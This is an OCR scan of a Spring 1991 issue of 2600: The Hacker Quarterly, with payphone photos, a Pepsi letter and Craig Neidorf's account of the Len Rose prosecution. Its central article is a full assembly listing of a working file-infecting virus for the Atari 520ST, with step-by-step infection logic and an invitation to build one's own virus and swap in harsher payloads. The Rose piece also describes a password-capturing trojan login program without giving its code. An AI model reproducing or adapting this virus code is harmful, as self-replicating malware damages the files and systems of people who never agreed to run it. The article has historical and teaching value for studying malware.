
# 2600



**The Hacker Quarterly**

*VOLUME EIGHT, NUMBER ONE*
*SPRING, 1991*

**Some New Zealand payphones still accept coins but the vast majority now use the prepaid card system. You'll notice in the bottom right a 12" high "mushroom" that is actually a plastic cover for the telephone cables. You find these everywhere in New Zealand and they're extremely easy to access.** ***Thanks to JP of Australia***

**In some remote parts of the United States, you will find "non-dial payphones" that connect you to the operator as soon as you pick up. You tell them the number you're calling and they tell you how much to deposit.**

***Thanks to KC of the USA***

**In the words of our Dutch correspondent, "I don't think it's a payphone, but it looks pretty foreign."**

***Thanks to H of Holland***

***SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. STILL WAITING FOR AFRICAN PAYPHONES.***

*2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.*
**POSTMASTER:** Send address changes to
*2600*, P.O. Box 752, Middle Island, NY 11953-0752.


Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990
at $25 per year, $30 per year overseas.

**ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:**
*2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
**FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:**
*2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
**NETWORK ADDRESS:** 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

# STAFF

**Editor-In-Chief**
Emmanuel Goldstein

**Artwork**
Holly Kaufman Spruch

**Writers:** Eric Corley, John Drake, Paul Estev, Mr. French, The Glitch, The Infidel, Log Lady, Kevin Mitnick, Craig Neidorf, The Plague, The Q, David Ruderman, Bernie S., Silent Switchman, Mr. Upsetter, Dr. Williams, and all the young dudes.

**Remote Observations:** The Devil's Advocate, Geo. C. Tilyou

**Shout Outs:** Hackers With Attitudes, the GHP2 Collective, Walter R., our Dutch friends, Franklin, and all the true peasants.

# In Pursuit of Knowledge: An Atari 520ST Virus

**by The Paranoid Panda**

The accompanying listing shows a virus program which runs on the Atari 520ST under its GEMDOS (also known as TOS) operating system. It was assembled in program counter relative mode (*very important)* using the AssemPro assembler produced by Data Becker in Germany and sold in the U.S. by Abacus Software. For more details about operating system calls and disk file formats, see *Atari ST Internals* (Bruckmann, et al.), and *ST Disk Drives Inside and Out* (Braun, et al.). Also, try *Computer Viruses, a High-Tech Disease* by Ralf Burger. These books, like the assembler, come from Data Becker and are available from Abacus Software.

Although a number of books and articles have been written about viruses, few if any give specific listings or sufficient details as to how to write a virus. I wrote this virus as an exercise to learn the specifics of how it is done. It is not a marvel of elegant assembly language programming, and it doesn't do anything catastrophic. It does work, however, and careful study of it will give you all the details you need to produce your own working virus, or understand just how it is that viruses can infect your system. In its present form, it adds 859 bytes to the executable file it infects. Its length is kept down by extensive use of operating system calls to do all the work. It could no doubt be shortened considerably by optimizing the code, although that might make it less instructive as a teaching aid.

It is important to understand the format of executable files in a given operating system in order to infect them. In GEMDOS, executable files are recognized by the file extensions *.TOS, *.TTP, and *.PRG. All have the same general format. TOS files run without using the GEMDOS desktop graphics environment. TTP files are like TOS files, except that they begin with an input window allowing you to enter program parameters before execution begins. Most commercially available software for the ST is in the form of PRG files, which extensively use the GEMDOS desktop graphics environment.

These executable files begin with a 28 byte program header, with the following format:

601A - Branch around the header.

XXXXXXXX - A long word (32 bits) which gives the program segment length.

YYYYYYYY - A long word giving the data segment length.

ZZZZZZZZ - A long word giving the length of the Block Storage Segment (the amount of scratch memory to be allocated by the operating system when the program is loaded).

AAAAAAAA - A long word giving the length of the symbol table.

BBBBBBBBBBBBBBBBBBBB - Ten more bytes reserved for the operating system.

Following the header is the program segment. The first instruction occupies the word (i.e. 16 bits) beginning at location 1C hex, or 28 decimal. After the program segment comes the data segment, if there is one, where the program may have working data stored. The symbol table, if there is one, follows the data segment, and is added by some compilers and assemblers to aid in debugging. This is generally missing on commercially produced software. At the end of the symbol table is the all important relocation table, which the virus must modify to make the infected program run. Of course, if there is no data segment or symbol table, the relocation table is right behind the program segment.

Relocatable files can be run from any place in the memory. For example, if you write JMP LOCATION (a jump to a program location labeled LOCATION:), the assembler will allocate a 32 bit long word for the absolute address, but will put in a number representing the distance from the beginning of the program to LOCATION. The operating system's relocator will add the actual start address of the program to each of these relative addresses when the program is loaded. It uses the relocation table to find where they are.

The relocation table begins with a 32 bit long word giving the distance from the beginning of the program to the first absolute address to be relocated. Following this long word in the table are one or more bytes which give the increment from the first address to be relocated to the next ones. If the distance between addresses is greater than 254, a series of bytes containing 01 are added, one for each increment of 254 in the distance, until the remaining distance is less than 254. In other words, if the distance is exactly 254, there will be an FE (hex for 254) in the byte. If the distance is 256 (the number will always be even), there will be a 01 byte followed by a 02 byte. The relocation table is terminated by a 00 byte.

The virus itself consists of two parts: an infection module and a payload module. The infection module searches for an uninfected file to infect and then infects it. The payload module does the "dirty work" of the virus. The infection module uses two operating system functions, SFIRST and SNEXT, to search for candidate files. As currently implemented, only *.TOS files are searched out. Changing the wildcard string at location 10 in the listing to "*.PRG" will allow it to search out the commercially produced stuff. The search is conducted only on the disk and directory where the virus resides. Addition of calls to operating system functions which change directories, and disks, can widen the search.

As each candidate file is found, the infection module looks for the infection marker, which is the two NOP (no operation) instructions at the beginning of the virus. If a file is found to be infected, or in the unlikely case where some program begins with two NOP instructions, the candidate is rejected and the next candidate is searched out. If no files are found to infect, the virus goes on to do its dirty work and exits. Note that the program shown is a launch program, and so terminates when the virus is run. An infected file containing the virus will perform its function, whatever that may be, once the virus' dirty work is done by the payload module.

If a candidate file is found, infection of that file proceeds before the payload module does its dirty work. In simplified form, the infection of the candidate file proceeds in the following steps:

1. Open a new file to receive the infected version.
2. Read in the candidate file's program header.
3. Modify the program header by adding the virus length to the program segment length, then copy it to the beginning of the new file.

4. The virus copies itself into the new file.

5. The program segment, data segment (if any), and symbol table (if any) of the candidate file are copied to the new file.

6. The long word of the candidate file's relocation table is read, the virus length added to it, and it is copied to the new file. It is used to find the first absolute address, to which the virus length is also added.

7. The increment bytes following the long word of the relocation table of the candidate file are copied to the new file without modification, and are used to find the remaining absolute addresses which will be relocated by the operating system on loading, and the virus length is added to them.

8. The candidate file and the new file are closed. The candidate file is erased and the new file is renamed, giving it the name of the candidate file.

The new file, with the now erased candidate file's name, is infected with the virus. It has the virus at the beginning, and its original code at the end of the virus. When run, it will run the virus, after which it will do what it was originally intended to do. Since the original code is moved down by the length of the virus, the program segment is increased by that amount and the program segment length in the header is increased accordingly.

The virus is assembled in program counter (PC) relative mode, with all addresses relative to the current value of the program counter, so it does not require relocating. As a result, the virus itself adds nothing to the relocation table of the now infected file. Since each of the absolute addresses referred to in the relocation table have been moved down by an amount equal to the virus length, the location of the first one (that long word in the relocation table) must be increased by the length of the virus. Also, each absolute address word (which, you will remember, only contains an address relative to the program beginning) must have the virus length added to it, since the address to which it refers is now moved down by that amount.

Note also that the virus can infect files assembled in PC relative mode. Such files end without having a relocation table. The virus looks to see if there is a relocation table in the candidate file, and skips all the relocation table and address modifications if no table is found.

After the infection process completes, the payload module runs. In the current implementation, the dirty work is relatively benign. All it does is send a BEL (control G) character to the terminal. As a result, the difference between an infected and uninfected file is that the infected file "dings" before it runs. Any sort of dirty work can be substituted for this with ease. You could use operating system calls to make the Atari sound chip play the Nazi anthem, the Communist Internationale, or any other inciteful ditty of your imagination. Alternatively, you could insert some interesting graphics. Pictures are nice.

In closing, here is the usual admonition: Don't use this virus to screw up the North American Air Defense Command (now just how many Atari 520 ST's do you suppose they have anyway), or the New York school system (ditto). I suppose it would be alright to use it on the Iraqi embassy, but I hear they closed it and went home. Also, don't do terrible things to small animals. You get the idea.

```
; File INFECT2A - This is a prototype launching program for the
;               Mark I virus.

 TEXT

; I.  The Infection Module

; 1.1  Search for a target file to infect
     ; STRATEGY: The first search is with SFIRST. If this
     ; file is not infected, the search is done.  If it is
     ; infected, search data obtained with SFIRST is preserved
     ; and used with SNEXT until either the first uninfected file
     ; is found, or it is determined that no uninfected files
     ; are left in the search space.

; Use GET DTA (GEMDOS function $2F) to get the address of the
; Data Transfer Buffer. Save the address in A2 until no longer
; needed.
START:

  NOP               ; These 2 NOP's are the infection
  NOP               ; marker.

  MOVE.W #$2F,-(SP)     ; Function no. of GET DTA.
  TRAP #1           ; Call GEMDOS.
  ADDQ.L #2,SP          ; Clean up the stack.
  MOVE.L D0,A2          ; Store DTA address in A2 for later use.

; Use SFIRST to look for the first occurence of a *.TOS file.

  BRA.S STARTSEARCH     ; Branch over name string.
NAMESTRING:
  DC.B "*.TOS",0        ; Wildcard name string.
READBUFFER:
  DS.B 28
```

```
TEMPFILENAME:
  DC.B "TEMP.TOS",0
OLDFILENAME:
  DS.B 15
STARTSEARCH:
  MOVE.W #0,-(SP)       ; Attribute=0, normal read/write.
  PEA NAMESTRING        ; Address of the wildcard name string.
  MOVE.W #$4E,-(SP)     ; Function number of SFIRST.
  TRAP #1               ; Call GEMDOS.
  ADD.L #8,SP           ; Clean up the stack.
  TST.L D0              ; Found a candidate file if D0 is zero.
  BNE FINISHED          ; No candidate files exist.  Exit.
CHECKINFECT:
; First, open the file.
  MOVE.W #2,-(SP)       ; Opening the file for read and write.
  MOVE.L A2,A1          ; Base address of DTA to A1
  ADD.L #30,A1          ; Add offset of full name string in DTA
  MOVE.L A1,-(SP)       ; Push the address of the name string.
  MOVE.W #$3D,-(SP)     ; Function no. of OPEN.
  TRAP #1               ; Call GEMDOS.
  ADD.L #8,SP           ; Clean up the stack.
  TST.L D0              ; D0=Filehandle if OPEN worked, neg. otherwise.
  BMI KEEPLOOKING       ; If error, look for another one.
; Position the file pointer to the infection marker.
  MOVE.L D0,D1          ; Preserve the file handle in D1
  MOVE.W #0,-(SP)       ; Mode=0, start from the file beginning.
  MOVE.W D0,-(S,')      ; Push the file handle.
  MOVE.L #$1C,-(SP)     ; Push the offset to beginning of code.
                        ; Look for those two NOP's
  MOVE.W #$42,-(SP)     ; Push function no. of LSEEK.
  TRAP #1               ; Call GEMDOS.
  ADD.L #10,SP          ; Clean up the stack.
; Read the appropriate bytes, looking for those two NOP's
  PEA READBUFFER        ; Push address of one byte buffer.
  MOVE.L #4,-(SP)       ; No. of bytes to read = 4.
  MOVE.W D1,-(SP)       ; Push file handle.
  MOVE.W #$3F,-(SP)     ; Function no. of READ.
  TRAP #1               ; Call GEMDOS.
  ADD.L #12,SP          ; Clean up the stack.
  MOVE.L READBUFFER,D0  ; Put the infection marker site in D0.
  CMPI.L #$4E714E71,D0  ; Infection marker is two NOP's (4E71)
  BNE STARTINFECT       ; Infection marker not found. infect it.

KEEPLOOKING:
  MOVE.W #$4F,-(SP)     ; Function no. of SNEXT.
  TRAP #1               ; Call GEMDOS.
  ADDQ.L #2,SP          ; Clean up stack.
  TST.L D0              ; D0=0 if one is found, nonzero if no more.
  BEQ CHECKINFECT       ; Test to see if it is infected.
  BRA PAYLOAD           ; No candidate files.  Exit.

; 1.2  Infect the target file if there is one.
STARTINFECT:
; Save the name of the original file in OLDFILENAME. The
; address of the name string in the DTA is still in A1.
  MOVE.L #13,D0         ; Index counter
  LEA OLDFILENAME,A3    ; Start address of file name save buffer.
SAVELOOP:
  MOVE.B (A1,D0),(A3,D0)  ; Move a character from the DTA to buffer.
  DBRA D0,SAVELOOP      ; Loop until done.

; Create a new file named TEMP (stored in TEMPFILENAME)
  MOVE.W #0,-(SP)       ; Create with Read/write attribute
  PEA TEMPFILENAME      ; Address where the name "TEMP.TOS" stored
  MOVE.W #$3C,-(SP)     ; Function no. of CREATE
  TRAP #1               ; Call GEMDOS
  ADD.L #8,SP           ; Clean up stack
  MOVE.W D0,D2          ; Save TEMP.TOS's file handle in D2

; Move the old file's pointer back to the beginning of the file
```

```
 MOVE.W #0,-(SP)       ; Mode=0, start from the file beginning.
 MOVE.W D1,-(SP)       ; Push the file handle.
 MOVE.L #0,-(SP)       ; Offset=0. Start from the beginning
                       ; of the program header.
 MOVE.W #$42,-(SP)     ; Push function no. of LSEEK.
 TRAP #1               ; Call GEMDOS.
 ADD.L #10,SP          ; Clean up the stack.

; Read the program header of the file to be infected into buffer
 PEA READBUFFER        ; Push the start address of the buffer
 MOVE.L #$1C,-(SP)     ; No. of bytes to be read
 MOVE.W D1,-(SP)       ; File handle of the old file
 MOVE.W #$3F,-(SP)     ; Function no. of READ
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up stack

; Modify the appropriate headerentries.
 LEA READBUFFER,A2     ; Base address of read buffer
 MOVE.L 2(A2),D7       ; Get old program length
 MOVE.L D7,D6          ; Move to D6 for new length computation
 ADD.L #(FINISHED-START),D6 ; Compute new program length
 MOVE.L D6,2(A2)       ; Load new program length
 ADD.L 6(A2),D7        ; Add in length of data segment
 ADD.L $0E(A2),D7      ; Add in length of symbol table
 SUBQ.L #1,D7          ; Subtract one to get count
; Write the new header
 PEA READBUFFER        ; Push the address of the buffer
 MOVE.L #$1C,-(SP)     ; Write 28 bytes
 MOVE.W D2,-(SP)       ; File handle for new file
 MOVE.W #$40,-(SP)     ; Function no. for WRITE
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack

; NOTE: At this point, the file pointers for both files should be
;       pointing to the beginning of the program segment.

; Now, write the virus into the new file
 PEA START             ; Buffer is now the beginning of the virus
 MOVE.L #(FINISHED-START),-(SP) ; Write no. of bytes in the virus
 MOVE.W D2,-(SP)       ; File handle of the new file
 MOVE.W #$40,-(SP)     ; Function no. for WRITE
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack

; Now, write the program segment, data segment, and symbol table
; from the old file to the new file.

TRANSFERLOOP:
; Read a byte from the old file
 PEA READBUFFER        ; Buffer start
 MOVE.L #1,-(SP)       ; Read one byte
 MOVE.W D1,-(SP)       ; File handle of the old file
 MOVE.W #$3F,-(SP)     ; Function no. of READ
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack
; Write the byte into the new file
 PEA READBUFFER        ; Buffer start
 MOVE.L #1,-(SP)       ; Write one byte
 MOVE.W D2,-(SP)       ; File handle of the new file
 MOVE.W #$40,-(SP)     ; Function no. of WRITE
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack
 DBRA D7,TRANSFERLOOP  ; Loop until done

; At this point, the file pointer of the old file is pointing to the
; long word which begins the relocation table.
 LEA READBUFFER,A2     ; Zero out one word of
 MOVE.L #0,(A2)        ; Read buffer before looking for long word
 PEA READBUFFER        ; Buffer start
 MOVE.L #4,-(SP)       ; Read one long word
 MOVE.W D1,-(SP)       ; File handle of the old file
 MOVE.W #$3F,-(SP)     ; Function no. of READ
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack
 LEA READBUFFER,A1     ; Base address of buffer
 TST.L (A1)            ; If long word is zero, no relocation table
 BEQ NOTABLE           ; so jump around adjustment
 ADD.L #(FINISHED-START),(A1) ; Adjust the long word by the new
                       ; program length
 BSR ENTRY1            ; POINT A.
NOTABLE:
 PEA READBUFFER        ; Buffer start
 MOVE.L #4,-(SP)       ; Write one long word
 MOVE.W D2,-(SP)       ; File handle of the new file
```

```
  MOVE.W #$40,-(SP)      ; Function no. of WRITE
  TRAP #1                ; Call GEMDOS
  ADD.L #12,SP           ; Clean up the stack

; First long word in the relocation table has been adjusted.  Write
; the rest of the relocation table.
FINALLOOP:
  PEA READBUFFER         ; Buffer start
  MOVE.L #1,-(SP)        ; Read one byte
  MOVE.W D1,-(SP)        ; File handle of the old file
  MOVE.W #$3F,-(SP)      ; Function no. of READ
  TRAP #1                ; Call GEMDOS
  ADD.L #12,SP           ; Clean up the stack
  PEA READBUFFER         ; Buffer start
  MOVE.L #1,-(SP)        ; Write one byte
  MOVE.W D2,-(SP)        ; File handle of the new file
  MOVE.W #$40,-(SP)      ; Function no. of WRITE
  TRAP #1                ; Call GEMDOS
  ADD.L #12,SP           ; Clean up the stack
  LEA READBUFFER,A1      ; Adr. of byte just read
  MOVE.B (A1),D4         ; POINT B
  BSR ENTRY2
  TST.B (A1)             ; Finished if this byte zero
  BNE FINALLOOP          ; Stop transferring if zero, otherwise
                         ; keep writing the relocation table
  BRA ENDLOOP            ; Done. Branch around the following sub-
                         ; routine.
; This subroutine accesses the longwords of the infected program in
; their new locations as they have been moved down by the virus length
; and adds the virus length to them.

ENTRY1:    ; Enter here when first longword of relocation table
           ; is read and modified.

  MOVE.L (A1),D5         ; A1 points to READBUFFER, which has
                         ; the offset from $1C to the first long
                         ; word.
  ADD.L #$1C,D5          ; D5 now has the correct file pointer value
  MOVE.L #$FF,D4         ; This marks entry from entry point 1.

ENTRY2:    ; Enter here when offset bytes following the first long
           ; word in the relocation table are being copied.
  TST.L D4               ; If D4 contains zero, there is nothing
                         ; to do.
  BNE NOTZERO            ; Continue if not zero.
  RTS                    ; Otherwise, return.
NOTZERO:
  CMPI.L #1,D4           ; If D4 contains 1, need to add an
                         ; increment of 245 to D5 and exit.
  BNE NOTONE             ; Branch around if not 1.
  ADD.L #$FE,D5          ; Add an increment of 254 to running file
                         ; pointer in D5, then return.
  RTS
NOTONE:
  CMPI.L #$FF,D4         ; If entry came in entry point 1, D4 will
                         ; contain $FF.
  BEQ FIRSTTIME          ; If contents equal $FF, don't add contents
                         ; of D4 to D5.
  ADD.L D4,D5            ; Otherwise, add the incremental byte.
FIRSTTIME:

; Preserve the current value of the file pointer in D6.
  MOVE.W #1,-(SP)        ; MODE=1, measure from current position.
  MOVE.W D2,-(SP);       , File handle of the new file.
  MOVE.L #0,-(SP)        ; No movement of file pointer, just
                         ; get its current value
  MOVE.W #$42,-(SP)      ; Function number of LSEEK.
  TRAP #1                ; Call GEMDOS
  ADD.L #10,SP           ; Clean up stack.
  MOVE.L D0,D6           ; Return value in D0 is current position of
                         ; file pointer of new file. Save in D6.

; Set up the new file filepointer with the value in D5.
  MOVE.W #0,-(SP)        ; MODE=0, offset from file beginning.
  MOVE.W D2,-(SP)        ; File handle of the new file.
  MOVE.L D5,-(SP)        ; New file pointer position.
  MOVE.W #$42,-(SP)      ; Function no. of LSEEK.
  TRAP #1                ; Call GEMDOS
  ADD.L #10,SP           ; Clean up stack

; Get the long word pointed to by the new file pointer.
  PEA READBUFFER+4       ; Push address to store this longword.
  MOVE.L #4,-(SP)        ; Read 4 bytes.
  MOVE.W D2,-(SP)        ; File handle of the new file.
```

```
 MOVE.W #$3F,-(SP)      ; Function no. of READ
 TRAP #1                ; Call GEMDOS
 ADD.L #12,SP           ; Clean up the stack

; Add the length of the virus to the longword in READBUFFER+4.
 LEA READBUFFER+4,A2
 ADD.L #(FINISHED-START),(A2)

; Move the new file's file pointer back 4 bytes to write the new
; value of the long word.

 MOVE.W #1,-(SP)        ; MODE=1, offset relative to current pos.
 MOVE.W D2,-(SP)        ; File handle of the new file.
 MOVE.L #-4,-(SP)       ; Move pointer 4 bytes back.
 MOVE.W #$42,-(SP)      ; Function no. of LSEEK.
 TRAP #1                ; Call GEMDOS
 ADD.L #10,SP           ; Clean up the stack.

; Write the modified longword in READBUFFER+4 to the file.

 PEA READBUFFER+4       ; Start of the longword.
 MOVE.L #4,-(SP)        ; Write 4 bytes.
 MOVE.W D2,-(SP)        ; File handle of the new file.
 MOVE.W #$40,-(SP)      ; Function no. of WRITE.
 TRAP #1                ; Call GEMDOS
 ADD.L #12,SP           ; Clean up the stack.

; Restore the original value of the file pointer, saved in D6.

 MOVE.W #0,-(SP)        ; MODE=0, offset from file beginning
 MOVE.W D2,-(SP)        ; File handle of the new file.
 MOVE.L D6,-(SP)        ; Preserved value of the file pointer.
 MOVE.W #$42,-(SP)      ; Function no. of LSEEK
 TRAP #1                ; Call GEMDOS
 ADD.L #10,SP           ; Clean up the stack.
 RTS                    ; Finished, return.

ENDLOOP:
; All transfers finished. Close and delete the old file. Close
; and rename the new file.

 MOVE.W D1,-(SP)        ; File handle for old file
 MOVE.W #$3E,-(SP)      ; Function number for CLOSE
 TRAP #1                ; Call GEMDOS
 ADDQ.L #4,SP           ; Clean up stack

 PEA OLDFILENAME        ; Push string giving name of uninfected
                        ; version of the file.
 MOVE.W #$41,-(SP)      ; Function no. of UNLINK
 TRAP #1                ; Call GEMDOS to erase old file
 ADD.L #6,SP            ; Clean up the stack.

 MOVE.W D2,-(SP)        ; File handle for new file
 MOVE.W #$3E,-(SP)      ; Function number for CLOSE
 TRAP #1                ; Call GEMDOS
 ADDQ.L #4,SP           ; Clean up stack

 PEA OLDFILENAME        ; New name for infected file, i.e.
                        ; original name of target file.
 PEA TEMPFILENAME       ; Push string containing "TEMP.TOS"
 MOVE.W #0,-(SP)        ; Dummy parameter
 MOVE.W #$56,-(SP)      ; Function no. of RENAME
 TRAP #1                ; Call GEMDOS to rename infected file
                        ; to name of original target.
 ADD.L #12,SP           ; Clean up the stack.

; II. The Payload Module
; This payload send a BEL (control G) to the console output. Its
; only purpose is to indicate whether a program is infected.
PAYLOAD:
 MOVE.W #7,-(SP)        ; Character is BEL (control G)
 MOVE.W #2,-(SP)        ; Device is console
 MOVE.W #3,-(SP)        ; Function no. for BCONOUT
 TRAP #13               ; Call BIOS
 ADDQ.L #6,SP           ; Clean up stack

; III. Termination
; The following GEMDOS call terminates the program and
; returns to the operating system.
FINISHED:
 CLR.W -(SP)
 TRAP #1

 END
```

# The Horrors of War

PEPSI-COLA COMPANY  SOMERS, NEW YORK 10589

March 6, 1991

Dear

As you know, world events have put a serious and unexpected burden on our nation's telephone lines which required everyone to take a closer look at non-essential telephone usage, like national contests. After close consultation with the Federal Communications Commission (see attached), Pepsi-Cola Company volunteered to withdraw our plans for the world's largest interactive 1-800 call-in game.

Our concern was that no contest of ours should have even the slightest chance of disrupting our nation's ability to communicate. As responsible corporate citizens we considered that our obligation, and consequently withdrew our promotion.

We sincerely hope that you understand and concur in the choice we've made. However, we promise to continue our tradition of pioneering new and exciting events for our consumers to enjoy.

Once again, many thanks for contacting us at Pepsi-Cola. Please accept the enclosed as a token of our appreciation for your interest, and we look forward to your continued friendship for many years to come.

Sincerely,

Christine Jones
Manager
Consumer Affairs

Enclosure

Attachment

# *The Terminus of Len Rose*

**by Craig Neidorf**

As many of you probably know, I used to be the editor and publisher of *Phrack,* a magazine similar to *2600*, but not available in a hardcopy format. During that time I was known as Knight Lightning. In my capacity as editor and publisher I would often receive text files and other articles for submission to be published. In point of fact this is how the majority of the material found in *Phrack* was acquired. Outside of articles written by co-editor/publisher Taran King or myself, there was no staff, merely a loose, unorganized group of free-lancers who sent us material from time to time.

One such free-lance writer was Len Rose, known to some as Terminus. To the best of my knowledge, he was a Unix consultant who ran his own system on UUCP called Netsys. Netsys was a major electronic mail station for messages passing through UUCP. Terminus was no stranger to *Phrack*. Taran King had interviewed him for *Phrack Pro-Phile 10*, found in *Phrack's* fourteenth issue. I would go into more detail about that article, except that because of last year's events I do not have it in my possession.

Prior to the end of 1988, I had very little contact with Terminus and we were reintroduced when he contacted me through the Internet. He was very excited that *Phrack* still existed over the course of the years and he wanted to send us an article. However, Rose was a professional Unix consultant, holding contracts with major corporations and organizations across the country and quite reasonably (given the corporate mentality) he assumed that these companies would not understand his involvement with *Phrack*. Nevertheless, he did send *Phrack* an article back in 1988. It was a computer program actually that was called "Yet Another File on Hacking Unix" and the name on the file was >Unknown User<, adopted from the anonymous posting feature of the once famous *Metal Shop Private* bulletin board.

*Rose's legal arguments were strong in many respects and it is widely believed that if he had fought the charges that he may very well have been able to prove his innocence. Unfortunately, the pileup of multiple indictments, in a legal system that defines justice in terms of how much money you can afford to spend defending yourself, took its toll.*

The file itself was a password cracking program. Such programs were then and are still today publicly available intentionally so that system managers can run them against their own password files in order to discover weak passwords.

"An example is the password cracker in COPS, a package that checks a Unix system for different types of vulnerabilities. The

complete package can be obtained by anonymous FTP from ftp.uu.net. Like the password cracker published in *Phrack,* the COPS cracker checks whether any of the words in an on-line dictionary correspond to a password in the password file." (Dorothy Denning, *Communications of the ACM*, March 1991, p. 28) Perhaps if more people used them, we would not have incidents like the Robert Morris worm, Clifford Stoll's KGB agents, or the current crisis of the system intruders from the Netherlands.

Time passed and eventually we came to January 1990. At some point during the first week or two of the new year, I briefly logged onto my account on the VM mainframe on the University of Missouri at Columbia and saw that I had received electronic mail from Len Rose. There was a brief letter followed by some sort of program. From the text I saw that the program was Unix-based, an operating system I was virtually unfamiliar with at the time. I did not understand the significance of the file or why he had sent it to me. However, since I was logged in remotely I decided to let it sit until I arrived back at school a few days later. In the meantime I had noticed some copyright markings on the file and sent a letter to a friend at Bellcore Security asking about the legalities in having or publishing such material. As it turns out, this file was never published in *Phrack.*

Although Taran King and I had already decided not to publish this file, other events soon made our decision irrelevant. On January 12, 1990, we discovered that all access to our accounts on the mainframe of the University of Missouri had been revoked without explanation. On January 18, 1990 I was visited by the U.S. Secret Service for reasons unrelated to the Unix program Len Rose had sent. That same day under obligation from a subpoena issued by a Federal District Court judge, the University turned over all files from my mainframe account to the U.S. Secret Service including the Unix file. Included below is the text portion of that file:

*"Here is a specialized login for System V 3.2 sites. I presume that any competent person can get it working on other levels of System V. It took me about 10 minutes to make the changes and longer to write the README file and this bit of mail.*

*"It comes from original AT&T SVR3.2 sources, so it's definitely not something you wish to get caught with. As people will probably tell you, it was originally part of the port to an AT&T 3B2 system. Just so that I can head off any complaints, tell them I also compiled it with a minimal change on a 386 running AT&T Unix System V 3.2 (they'll have to fiddle with some defines, quite simple to do). Any changes I made are bracketed with comments, so if they run into something terrible tell them to blame AT&T and not me.*

*"I will get my hands on some Berkeley 4.3 code and do the same thing if you like (it's easy of course)."*

In the text of the program it also reads: *"WARNING: This is AT&T proprietary source code. Do NOT get caught with it." and "Copyright (c) 1984 AT&T All Rights Reserved * THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T * The copyright notice above does not evidence any actual or intended publication of such source*

*code."*

As it turned out the program that Rose had sent was modified to be a Trojan horse program that could capture accounts and passwords, saving them into a file that could later be retrieved. However, knowing how to write a Trojan horse login program is no secret. For example, "such programs have been published in *The Cuckoo's Egg* by Clifford Stoll and an article by Grampp and Morris. Also in his ACM touring lecture, Ken Thompson, one of the Bell Labs co-authors of Unix, explained how to create a powerful Trojan horse that would allow its author to log onto any account with either the password assigned to the account or a password chosen by the author." (Dorothy Denning, *Communications of the ACM*, March 1991, p. 29-30)

Between the Unix 3.2 source code, the Unix password cracking file, and the added fact that Terminus was a subscriber to *Phrack,* the authorities turned their attention to Len Rose. Rose was raided by the United States Secret Service (including Agent Tim Foley, who was the case agent in U.S. v. Neidorf) at his Middletown, Maryland home on February 1, 1990. The actual search on his home was another atrocity in and of itself.

"For five hours, the agents — along with two Bellcore employees — confined Leonard Rose to his bedroom for questioning and the computer consultant's wife, Sun, in another room while they searched the house. The agents seized enough computers, documents, and personal effects — including Army medals, Sun Rose's personal phone book, and sets of keys to their house — to fill a 14-page list in a pending court case." ("No Kid Gloves For The Accused", *Unix Today!*, June 11, 1990, page 1)

The agents also did serious damage to the house itself. Rose was left without the computers that belonged to him and which he desperately needed to support himself and his family. Essentially, Rose went into bankruptcy and was blacklisted by AT&T. This culminated in a May 15, 1990 indictment. There were five counts charging him with violations of the 1986 Computer Fraud and Abuse Act and Wire Fraud. The total maximum penalty he faced was 32 years in prison and fines of $950,000. Furthermore, the U.S. Attorney's office in Baltimore insisted that Rose was a member of the Legion of Doom, a claim that he and known LOD members have consistently denied.

This was just the beginning of another long saga of bad luck for Len Rose. He had no real lawyer, he had

**2600 has meetings in New York and San Francisco on the first Friday of every month from 5 pm to 8 pm local time. See page 41 for specific details.**

CLIP AND BURN

no money, and he had no job. In addition, he suffered a broken leg rescuing his son during a camping trip.

Eventually Rose found work with a company in Naperville, Illinois (DuPage County in the suburbs of Chicago): a Unix consulting firm called InterActive. He had a new lawyer named Jane Macht. The future began to look a little brighter temporarily. But within a week InterActive was making claims that Rose had copied Unix source code from them. Illinois State Police and SSA Tim Foley (what is *he* doing here!?) came to Rose's new home and took him away. In addition to the five count indictment in Baltimore, he was now facing criminal charges from the State of Illinois. It was at this point that attorney Sheldon T. Zenner (who had successfully defended me) took on the responsibility of defending Rose against the state charges.

Rose's spin of bad luck was not over yet. Assistant U.S. Attorney William Cook in Chicago wanted a piece of the action, in part perhaps to redeem himself from his miserable defeat in U.S. v. Neidorf. A third possible indictment for Rose seemed inevitable. In fact, there were threats made that I personally may have been subpoenaed to testify before the grand jury about Rose, but this never took place.

As time passed and court dates kept being delayed, Rose was running out of money and barely surviving. His wife wanted to leave him and take away his children, he could not find work, he was looking at two serious indictments for sure, and a possible third, and he just could not take it any longer.

Rose's legal arguments were strong in many respects and it is widely believed that if he had fought the charges that he may very well have been able to prove his innocence. Unfortunately, the pileup of multiple indictments, in a legal system that defines justice in terms of how much money you can afford to spend defending yourself, took its toll. The U.S. Attorney in Baltimore did not want to try the case and they offered him a deal, part of which was that Cook got something as well. Rose would agree to plead guilty to two wire fraud charges, one in Baltimore, one in Chicago. The U.S. Attorney's office would offer a recommendation of a prison sentence of 10 months, the State of Illinois would drop its charges, and Rose would eventually get his computer equipment back.

In the weeks prior to accepting this decision I often spoke with Rose, pleading with him to fight based upon the principles and importance of the issues, no matter what the costs. However, I was blinded by idealism while Rose still had to face the reality.

